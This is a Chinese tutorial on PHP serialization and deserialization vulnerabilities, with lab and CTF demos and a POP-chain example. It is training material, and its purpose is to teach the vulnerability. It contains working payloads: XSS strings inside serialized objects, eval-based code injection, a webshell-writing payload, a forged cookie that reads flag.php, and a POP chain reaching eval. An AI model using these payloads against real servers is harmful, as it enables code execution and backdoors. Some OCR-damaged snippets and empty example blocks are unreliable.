学习目标、重难点知识】

【环境准备】

PHPEnv

vscode

【学习目标】

1. 有哪些魔术方法在什么情况下自动执行?
2. PoP利用链如何审计?

【重难点知识】

1. 反序列化概念和代码基础
2. 反序列化漏洞原理
3. 反序列化漏洞利用

基础

PHP的类和对象

1. 当前任务：了解类
    1. 理解下述代码并且进行描述。

```php
<?php
class Site {
  /* 成员属性 */
  var $url;
  var $title;


  /* 成员方法 */
  function setUrl($par){
     $this->url = $par;
  }

  function getUrl(){
     echo $this->url . PHP_EOL;
  }

  function setTitle($par){
     $this->title = $par;
  }

  function getTitle(){
     echo $this->title . PHP_EOL;
  }
}
?>
```

    2. 脱离源码根据描述，编写一个site类，包含：

2. 脱离源码根据描述，编写一个Site类，包含：

   2.1 成员变量：url和title

   2.2 成员函数：设置url、获取url、设置title、获取title

3. 当前任务：了解对象

   对象由类通过new生成

4. 序列化和反序列化什么意思？有何作用？

   序列化：将内存中变量转换成字符串，方便传输。

   反序列化：将字符串转换成内存中的变量，方便处理。

OOP面向对象编程

定义

注意：var、类名：第一个字母大写；方法名：第一个字母小写

```php
<?php
class Site {
  /* 成员变量 */
  var $url;
  var $title;
  const AUTHOR = "zs";

  /* 成员函数 */
  function setUrl($par){
     $this->url = $par;
  }

  function getUrl(){
     echo $this->url . PHP_EOL;
  }

  function setTitle($par){
     $this->title = $par;
  }

  function getTitle(){
     echo $this->title . PHP_EOL;
  }
}
?>
```

实例化：使用类生成一个对象

```php
$runoob = new Site;
$taobao = new Site;
$google = new Site;
```

调用

```php
// 调用成员函数，设置标题和URL
$runoob->setTitle( "菜鸟教程" );
$taobao->setTitle( "淘宝" );
```

```
$google->setTitle( "Google 搜索" );

$runoob->setUrl( 'www.runoob.com' );
$taobao->setUrl( 'www.taobao.com' );
$google->setUrl( 'www.google.com' );

// 调用成员函数，获取标题和URL
$runoob->getTitle();
$taobao->getTitle();
$google->getTitle();

$runoob->getUrl();
$taobao->getUrl();
$google->getUrl();
```

子类继承父类

注意：父类后面不用圆括号、不会自动调用父类构造方法（需要通过：**parent::__construct()调用**）

如果新建的属性、方法名称和父类中的相同，就叫重写（覆盖）

```
<?php
// 子类扩展站点类别
class Child_Site extends Site {
   var $category;

    function setCate($par){
        $this->category = $par;
    }

    function getCate(){
        echo $this->category . PHP_EOL;
    }
}
```

权限关键字：

- public（公有，默认）：公有的类成员可以在任何地方被访问。
- protected（受保护）：受保护的类成员则可以被其自身以及其子类和父类访问。
- private（私有）：私有的类成员则只能被其定义所在的类访问。

1. 权限关键字对类中属性存取的影响

   对象不能直接对所属类的protected、private权限关键字的属性进行访问。对象重写的public权限的属性会覆盖继承的“父类的对应public权限属性。

   子类能够继承父类的public、protected权限关键字修饰的属性，不能继承父类中private权限关键字修饰的属性。

```
<?php
/**
 * Define MyClass
 */
class MyClass
{
    public $public = 'Public';
```

```php
    protected $protected = 'Protected';
    private $private = 'Private';

    function printHello()
    {
        echo $this->public;
        echo $this->protected;
        echo $this->private;
    }
}

// $obj = new MyClass();
// echo $obj->public; // 这行能被正常执行
// echo $obj->protected; // 这行会产生一个致命错误
// echo $obj->private; // 这行也会产生一个致命错误
// $obj->printHello(); // 输出 Public、Protected 和 Private


/**
 * Define MyClass2
 */
class MyClass2 extends MyClass
{
    // 可以对 public 和 protected 进行重定义，但 private 而不能
    // protected $protected = 'Protected2';
    // private $private = 'private2';

    function printHello()
    {
        echo $this->public;
        echo $this->protected;
        echo $this->private;
    }
}

$obj2 = new MyClass2();
echo $obj2->public; // 这行能被正常执行s
// echo $obj2->private; // 未定义 private
// echo $obj2->protected; // 这行会产生一个致命错误
$obj2->printHello(); // 输出 Public、Protected2 和 Undefined

?>
```

2. 权限关键字对类中方法的影响

```php
<?php
/**
 * Define MyClass
 */
class MyClass
{
    // 声明一个公有的构造函数
    public function __construct() { }

    // 声明一个公有的方法
    public function MyPublic() { }
```

```php

    // 声明一个受保护的方法
    protected function MyProtected() { }

    // 声明一个私有的方法
    private function MyPrivate() { }

    // 此方法为公有
    function Foo()
    {
        $this->MyPublic();
        $this->MyProtected();
        $this->MyPrivate();
    }
}

// $myclass = new MyClass;
// $myclass->MyPublic(); // 这行能被正常执行
// $myclass->MyProtected(); // 这行会产生一个致命错误
// $myclass->MyPrivate(); // 这行会产生一个致命错误
// $myclass->Foo(); // 公有，受保护，私有都可以间接执行


/**
 * Define MyClass2
 */
class MyClass2 extends MyClass
{
    // 此方法为公有
    function Foo2()
    {
        $this->MyPublic();
        $this->MyProtected();
        // $this->MyPrivate(); // 这行会产生一个致命错误
    }
}

$myclass2 = new MyClass2;
$myclass2->MyPublic(); // 这行能被正常执行
$myclass2->Foo2(); // 公有的和受保护的都可执行，但私有的不行

class Bar
{
    public function test() {
        $this->testPrivate();
        $this->testPublic();
    }

    public function testPublic() {
        echo "Bar::testPublic\n";
    }

    private function testPrivate() {
        echo "Bar::testPrivate\n";
    }
}
```

```php

class Foo extends Bar
{
    public function testPublic() {
        echo "Foo::testPublic\n";
    }

    private function testPrivate() {
        echo "Foo::testPrivate\n";
    }

    // 下方注释代码来源于继承，不是子类定义的，仅仅方便视觉查看
    // public function test() {
    //     $this->testPrivate();
    //     $this->testPublic();
    // }
}

$myFoo = new foo();
$myFoo->test();
//结果为:
// Bar::testPrivate
// Foo::testPublic
?>
```

一些关键字:

- static，静态成员，只能::访问，类内部用self::访问

```php
<?php
class Foo {
  public static $my_static = 'foo';

  public function staticValue() {
     return self::$my_static;
  }
}

print Foo::$my_static . PHP_EOL;
$foo = new Foo();

print $foo->staticValue() . PHP_EOL;
?>
```

- interface，接口，一种特殊的类。implements

```php
<?php

// 声明一个'iTemplate'接口
interface iTemplate
{
    public function setVariable($name, $var);
    public function getHtml($template);
}


// 实现接口
class Template implements iTemplate{
}
```

- abstract，抽象类或方法。extends，但是和继承父类效果一样。

  抽象类专门用来被继承，不能被实例化。一般内部都有抽象方法的声明（没有实现），子类必须实现所有抽象方法（不能强化访问控制）。

```php
<?php
abstract class AbstractClass
{
 // 强制要求子类定义这些方法
    abstract protected function getValue();
    abstract protected function prefixValue($prefix);

    // 普通方法（非抽象方法）
    public function printOut() {
        print $this->getValue() . PHP_EOL;
    }
}

class ConcreteClass1 extends AbstractClass
{
    //下方protected不能被强化成private，但是能放松或保持不变
    protected function getValue() {
        return "ConcreteClass1";
    }
    protected function prefixValue($prefix){
        xxx;
    }
}
```

- final，固定的。两种作用场景：

  1. 类中：仅能作用于方法，表示不能被覆盖Override
  2. 类本身：不能被继承

```php
<?php
class BaseClass {
   public function test() {
       echo "BaseClass::test() called" . PHP_EOL;
   }
```

```
6
7       final public function moreTesting() {
8           echo "BaseClass::moreTesting() called"  . PHP_EOL;
9       }
10  }
11
12  class ChildClass extends BaseClass {
13      public function moreTesting() {
14          echo "ChildClass::moreTesting() called"  . PHP_EOL;
15      }
16  }
17  // 报错信息 Fatal error: Cannot override final method
    BaseClass::moreTesting()
18  ?>
```

- this、self、parent
  - this：当前对象，需要实例对象，不能静态方法中用
  - self：类本身，一般指向类中静态变量，不需要实例对象，能在静态方法中用
  - parent：父类

::和->区别

```
1  this->$name;
2  self::$name;
3  parent::$name
```

- ::调用类的内部静态成员、常量，或者是类之间调用（parent::__construct();）

```
1  class BaseClass {
2      function __construct() {
3          print "BaseClass 类中构造方法" . PHP_EOL;
4      }
5  }
6
7  class SubClass extends BaseClass {
8      function __construct() {
9          parent::__construct();  // 子类构造方法不能自动调用父类的构造方法
10         print "SubClass 类中构造方法" . PHP_EOL;
11     }
12 }
```

- ->引用类实例的方法和属性

1. 当前任务：了解对象

   对象由类通过new生成

2. 序列化和反序列化什么意思？有何作用？

   序列化：将内存中变量副本转换成字符串，方便传输使用。

   反序列化：将字符串还原成内存中的变量，方便计算使用。

PHP中序列化和反序列化代码基础

生成一个对象并序列化成字符串后输出

```php
<?php
//oop6.php
class Student
{
  public $name = "jack";
  public $age = 18;
  public $address = "beijing";


  public function func1(){
    echo $this->name;
  }
}

// 创建对象
$mingming = new Student();
$mingming->name = "mingming";

// 序列化对象
$str = serialize($mingming);

// 输出
echo $str;
```

得到的结果输出为：

```
O:7:"Student":3:
{s:4:"name";s:8:"mingming";s:3:"age";i:18;s:7:"address";s:7:"beijing";}
```

现在对上面序列化之后的结果解释：

```
O:7:"Student" ： O表示Object，7表示"Student" 的字符长度， "Student" 表示类名
:3 ： 3表示这个类有3个属性
此后的{}内就是这3个属性的具体属性名和属性值
{}中：格式是s:<属性名长度>:"<属性名>";<属性值类型>:<可选的长度指示>:<属性值>;
s:4:"name";s:8:"mingming";
属性名的数据类型是String
属性名的字符长度是4
属性名是name
属性值的数据类型是String
属性值的的字符长度是4
属性值是jack

这个地方s表示字符串，i表示数字
```


练习：熟悉序列化字符串的格式

将上述代码生成的序列化字符串手工熟练地写出来。

将序列化的字符串再**反序列化**成对象：

```php
<?php
// 将这个字符串转换成对象
$obj = unserialize($str);
var_dump($obj);
// 获取属性
echo $obj->name;
```

得到的结果是：



注意：上面的代码是为了演示，实际情况，数据应该是**写入文本**或者**实际网络传输**。

接下来看一看魔术方法相关知识：


新创建一个People类：

```php
<?php
class People
{
  public function __sleep(){
    echo "<br/>--------人睡觉了！----------";
  }
  public function __wakeup(){
    echo "<br/>--------人睡醒了！----------";
  }
}
```

进行序列化和反序列化：

```php
<?php
include "./People.php";
// 创建对象
$people = new People();

// 序列化
$str = serialize($people);

// 反序列化
$obj = unserialize($str);
```

得到的结果：



得到的结论是：

序列化的时候： 会自动调用__sleep()函数。

反序列化的时候：会自动调用__wakeup()函数。


接下来改一下People类，增加一些属性：

```php
<?php
class People
{
  public $name;
  public $age;

  public function __construct($name, $age){
    $this->name = $name;
    $this->age = $age;
  }

  public function __sleep(){
    echo "<br/>--------人睡觉了！----------";
    return array();
  }

  public function __wakeup(){
    echo "<br/>--------人睡醒了！----------";
  }

}
```

过程代码：

```php
<?php
include "./People.php";
// 创建对象
$rose = new People("rose",18);

// 序列化
$str = serialize($rose);
// 输出
echo $str;

// 反序列化
$obj = unserialize($str);
// 输出
var_dump($obj);
```

再看一下结果：



这个地方我们发现一个问题，没有数据。

所以需要了解一下**sleep()和**weakup()函数的作用：


__sleep()函数的作用是指定需要序列化的属性。

增加一个属性，以及修改__sleep()函数。

```php
<?php
class People
{

  public $name;

  public $age;

  public $address;

  public function __construct($name, $age, $address){
    $this->name = $name;
    $this->age = $age;
    $this->address = $address;
  }

  public function __sleep(){
    echo "<br/>---------人睡觉了！----------";
    return array("name","age");
  }


  public function __wakeup(){
    echo "<br/>---------人睡醒了！----------";
  }

}
```

对应调用过程：

```php
<?php
include "./People.php";
// 创建对象
$people = new People("rose",18,"shangHai");

// 序列化
$str = serialize($people);
// 输出
echo $str;

// 反序列化
$obj = unserialize($str);
// 输出
var_dump($obj);
```




可以发现没有address.

__wakeup()函数的作用是可以指定在反序列化的时候指定对应属性的值。

修改代码：

```
public function __wakeup(){
    echo "<br/>--------人睡醒了！ ----------";
    $this->address = "BeiJing";
  }
```



发现有对应的值了。

PHP中的魔术方法(背诵)

重点：__wakeup()，执行unserialize()时，先会调用这个函数

```
__construct()当创建一个对象时被调用，也称为构造函数

__destruct()当一个对象销毁时被调用，也称为析构函数

__toString()当对象被当成字符串处理的时候（比如：输出、与字符串连接）

__sleep() 在对象在被序列化时运行

__wakeup() 在反序列化时立即被调用----------------------------------重中之重
```

反序列化漏洞原理

demo01

准备一个类：

```php
<?php
class Dog
{
  public $name = "labuladuo";
}
```

然后将其实例化出来的对象进行序列化写入文件la.php：


```php
<?php
include "./Dog.php";
// 示例化
$dog = new Dog();
// 写入文本
file_put_contents("dog.txt", serialize($dog));
```

得到的内容：

```
O:3:"Dog":1:{s:4:"name";s:9:"labuladuo";}
```

然后unser.php反序列读取出来，并输出：

```php
<?php
include "./Dog.php";
// 读取数据
$data = file_get_contents("dog.txt");
// 反序列化并输出
print_r(unserialize($data));
```




Dog Object ([name] => labuladuo)

这个时候我们仔细思考，发现dog.txt可控，修改dog.txt:

```
O:3:"Dog":1:{s:4:"name";s:26:"<script>alert(1);</script>";}
```

然后再次执行：



发现出现XSS。

demo02


准备如下代码：

```php
<?php
header("content-type:text/html;charset=utf-8");

class Cat
{
  public $name = "波斯猫";
  public function __wakeup(){
    echo $this->name;
  }
}

// 接收参数
$data = $_REQUEST['data'];
// 打印反序列化后的对象
print_r(unserialize($data));
```

发现参数可控，构造poc:

```

```

直接GET传递参数得到结果：



demo03


修改demo02的代码：

```php
<?php
header("content-type:text/html;charset=utf-8");

class Cat
{
  public $name = "波斯猫";
  public function __wakeup(){
    eval($this->name);
  }
}

// 接收参数
$data = $_REQUEST['data'];
// 反序列化
unserialize($data);
```

修改poc:

```
O:3:"Cat":1:{s:4:"name";s:10:"phpinfo();";}
```

直接传递poc:




这个地方还可以直接写码:

修改poc:


```
O:3:"Cat":1:{s:4:"name";s:61:"file_put_contents('shell.php','<?php
eval($_REQUEST[6]);?>');";}
```

直接执行，并访问shell.php:



demo04

直接查看pikachu靶场:



对应的代码:

```php
class S{
    var $test = "pikachu";
    function __construct(){   //类S的魔术方法被__construct()重写了
        echo $this->test;     //现在的作用是直接输出test的值
    }
}

$html='';
if(isset($_POST['o'])){
    $s = $_POST['o'];
    if(!@$unser = unserialize($s)){
        $html.="<p>大兄弟,来点劲爆点儿的!</p>";
    }else{
        $html.="<p>{$unser->test}</p>";
    }
}
```

发现参数可控，POST参数可控。

```
O:1:"S":1:{s:4:"test";s:29:"<script>alert('gxa')</script>";}
```

抓包修改post参数值，即可弹窗。

demo05

这是靶场中的练习。

```php
<?php
Class readme{
    public function __toString()
    {
        return highlight_file('Readme.txt', true).highlight_file($this->source, true);
    }
}

if(isset($_GET['source'])){  //把文档显示出来
    $s = new readme();
    $s->source = __FILE__;
    echo $s;
    exit;
}
//$todos = [];

if(isset($_COOKIE['todos'])){
    $c = $_COOKIE['todos'];
    $h = substr($c, 0, 32);
    $m = substr($c, 32);
    if(md5($m) === $h){
        $todos = unserialize($m);
    }
}

if(isset($_POST['text'])){
```

```
    $todo = $_POST['text'];
    $todos[] = $todo;
    $m = serialize($todos);
    $h = md5($m);
    setcookie('todos', $h.$m);
    header('Location: '.$_SERVER['REQUEST_URI']);
    exit;
}
?>
<html>
<head>
</head>


<h1>Readme</h1>
<a href="?source"><h2>Check Code</h2></a>
<ul>
<?php foreach($todos as $todo):?>
    <li><?=$todo?></li>
<?php endforeach;?>
</ul>

<form method="post" href=".">
    <textarea name="text"></textarea>
    <input type="submit" value="store">
</form>

```

这是靶场给我们的源码，根据这个代码我们可以构建payload。

我们已经知道要取得的flag存在与flag.php中，并且发现魔术函数_toString（只有在对象转换为字符串输出的时候触发）。

45

-

这个语句其实是的简写，

可以知道这个语句能够触发魔术函数，我们只要能构建合适的语句使得readme中的变量source为flag.php

我们就能够访问到flag.php中的内容。

所以我们可以先构建代码

```php
<?php
Class readme{
public function __toString()
{
return highlight_file('Readme.txt', true).highlight_file($this->source, true);
}
}

$a=new readme;
$a->source='flag.php';
$a=$[a];
echo serialize($a);
?>
```

代码运行得到 a:1:{i:0;O:6:"readme":1:{s:6:"source";s:8:"flag.php";}}

代码中我们为什么要把 `$a` 序列化？为什么要把 `$a` 变为数组?请继续往下看

`44 <?php foreach($todos as $todo):?>`

`$todo` 由数组 `$todos` 赋值（所以我们可以知道我们构建的cookie也必须是一个数组,经过foreach函数后才变为一个值），而数组 `$todos` 是在cookie里得来的，所以我们现在的目标就是能够构建合适的cookie让cookie进过层层解码后传递到 `$todo` 且 `$todo` 是readme类的对象，且对象中的source为flag.php。（这里需要逆向思维）

```php
if(isset($_COOKIE['todos'])){
    $c = $_COOKIE['todos'];
    $h = substr($c, 0, 32);
    $m = substr($c, 32);
    if(md5($m) === $h){
        $todos = unserialize($m);
    }
}
```

观察这段源码我们可以发现 `$m` 就是我们运行得到的序列化码(所以我们上面要把$a序列化，这样在反序列化的时候就能达到我们目的) `a:1:{i:0;O:6:"readme":1:{s:6:"source";s:8:"flag.php";}}`

并且 `$todos=$c=$h.$m=$h.md5($m)` 且`$h=md5($m)`

所以 `$c=md5($m).$m`

所以我们可以构建出payload

`e2d4f7dcc43ee1db7f69e76303d0105ca:1:{i:0;O:6:"readme":1:{s:6:"source";s:8:"flag.php";}}`

经过url编码后得到
e2d4f7dcc43ee1db7f69e76303d0105ca%3A1%3A%7Bi%3A0%3BO%3A6%3A%22readme%22%3A1%3A%7Bs%3A6%3A%22source%22%3Bs%3A8%3A%22flag.php%22%3B%7D%7D

塞入cookie得到flag

- `<?php die();$flag="zkz{UNs_what_what?}";?>`

“You cannot improve your past, but you can improve your future. Once time is wasted, life is wasted.”

练习

1. 通过前端构造、并提交 变量参数对，让页面执行js代码（console中输出123）。

```php
<?php
class A{
    public $test = "demo";
    function __destruct(){
            echo $this->test;
    }
}
$a = $_GET['value'];
$a_unser = unserialize($a);
?>
```

2. 通过前端构造、并提交 变量参数对，让后端执行phpinfo函数

```php
<?php
header("content-type:text/html;charset=utf-8");

class Cat
{
  public $name = "波斯猫";
  public function __wakeup(){
    eval($this->name);
  }
}


// 接收参数
$data = $_REQUEST['data'];
// 反序列化
unserialize($data);

//phpinfo();
```

3. 获取flag

```php
<?php
error_reporting(0);
include "flag.php";
$KEY = "DOg3!!!";
$str = $_GET['str'];
if (unserialize($str) === "$KEY")
{
    echo "$flag";
}
show_source(__FILE__);
```

4. 获取flag（提示：hint.php）

来自bugkuctf 的题目

```php
//index.php
<head>
    <meta http-equiv="Content-Type" content="text/html;charset=UTF-8">
</head>
<?php
//要求：通过访问该代码页面，拿到flag。
//提示：hint.php
show_source(__FILE__);
$txt = $_GET["txt"];
$file = $_GET["file"];
$password = $_GET["password"];

if (isset($txt) && (file_get_contents($txt, 'r') === "welcome to the bugkuctf")) {

    echo "hello friend!<br>";

    if (preg_match("/flag/", $file)) {
        echo "不能现在就给你flag哦";
        exit();

    } else {
        include($file);
        $password = unserialize($password);
        echo $password;
    }

} else {
    echo "you are not the number of bugku ! ";
}
```

hint.php

```php
<?php
class Flag{
    public $file;

    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("good");
        }
    }
}
```

PoP利用链

基础重提：

1. 前端URL地址栏提交不可见字符和其他特殊字符（如#等）时应该进行URL编码。
2. 危险函数：eval()、assert()（php7之前）、system()等等

反序列化漏洞挖掘要解决的问题：魔术方法当中没有危险函数，有危险函数的方法不是魔术方法，不会自动调用，我们该想办法找链条来调用它。

```php
<?php
class main {
    protected $ClassObj;

    function __construct() {
        $this->ClassObj = new normal();
    }

    function __destruct() {
        $this->ClassObj->action();
    }
}

class normal {
    function action() {
        echo "hello bmjoker";
    }
}

class vul {
    private $data;
    function action() {
        eval($this->data);
    }
}
//$a = new main();
unserialize($_GET['a']);
?>
```

如上代码，危险的命令执行函数eval不在魔术方法中，在vul类中。但是魔术方法`__construct()`是调用normal类，`__destruct()`在程序结束时会去调用normal类中的action()方法。而我们最终的目的是去调用vul类中的action()方法，并构造vul类中的变量`$data`，达成任意代码执行的目的。在这样情况下可以尝试去构造PoP利用链，让魔术方法`__construct()`去调用vul这个类，并且给变量$data赋予恶意代码，比如php探针phpinfo()，这样就相当于执行`<?php eval("phpinfo();")?>`。尝试构造payload：


```php
<?php
class main {
    function __construct() {
        $this->ClassObj = new vul();
    }
}

class vul {
    private $data = "phpinfo();";
}

$obj_main = new main();
$str_main = serialize($obj_main);
echo $str_main;
```

编写我们想要执行的效果，然后进行序列化。

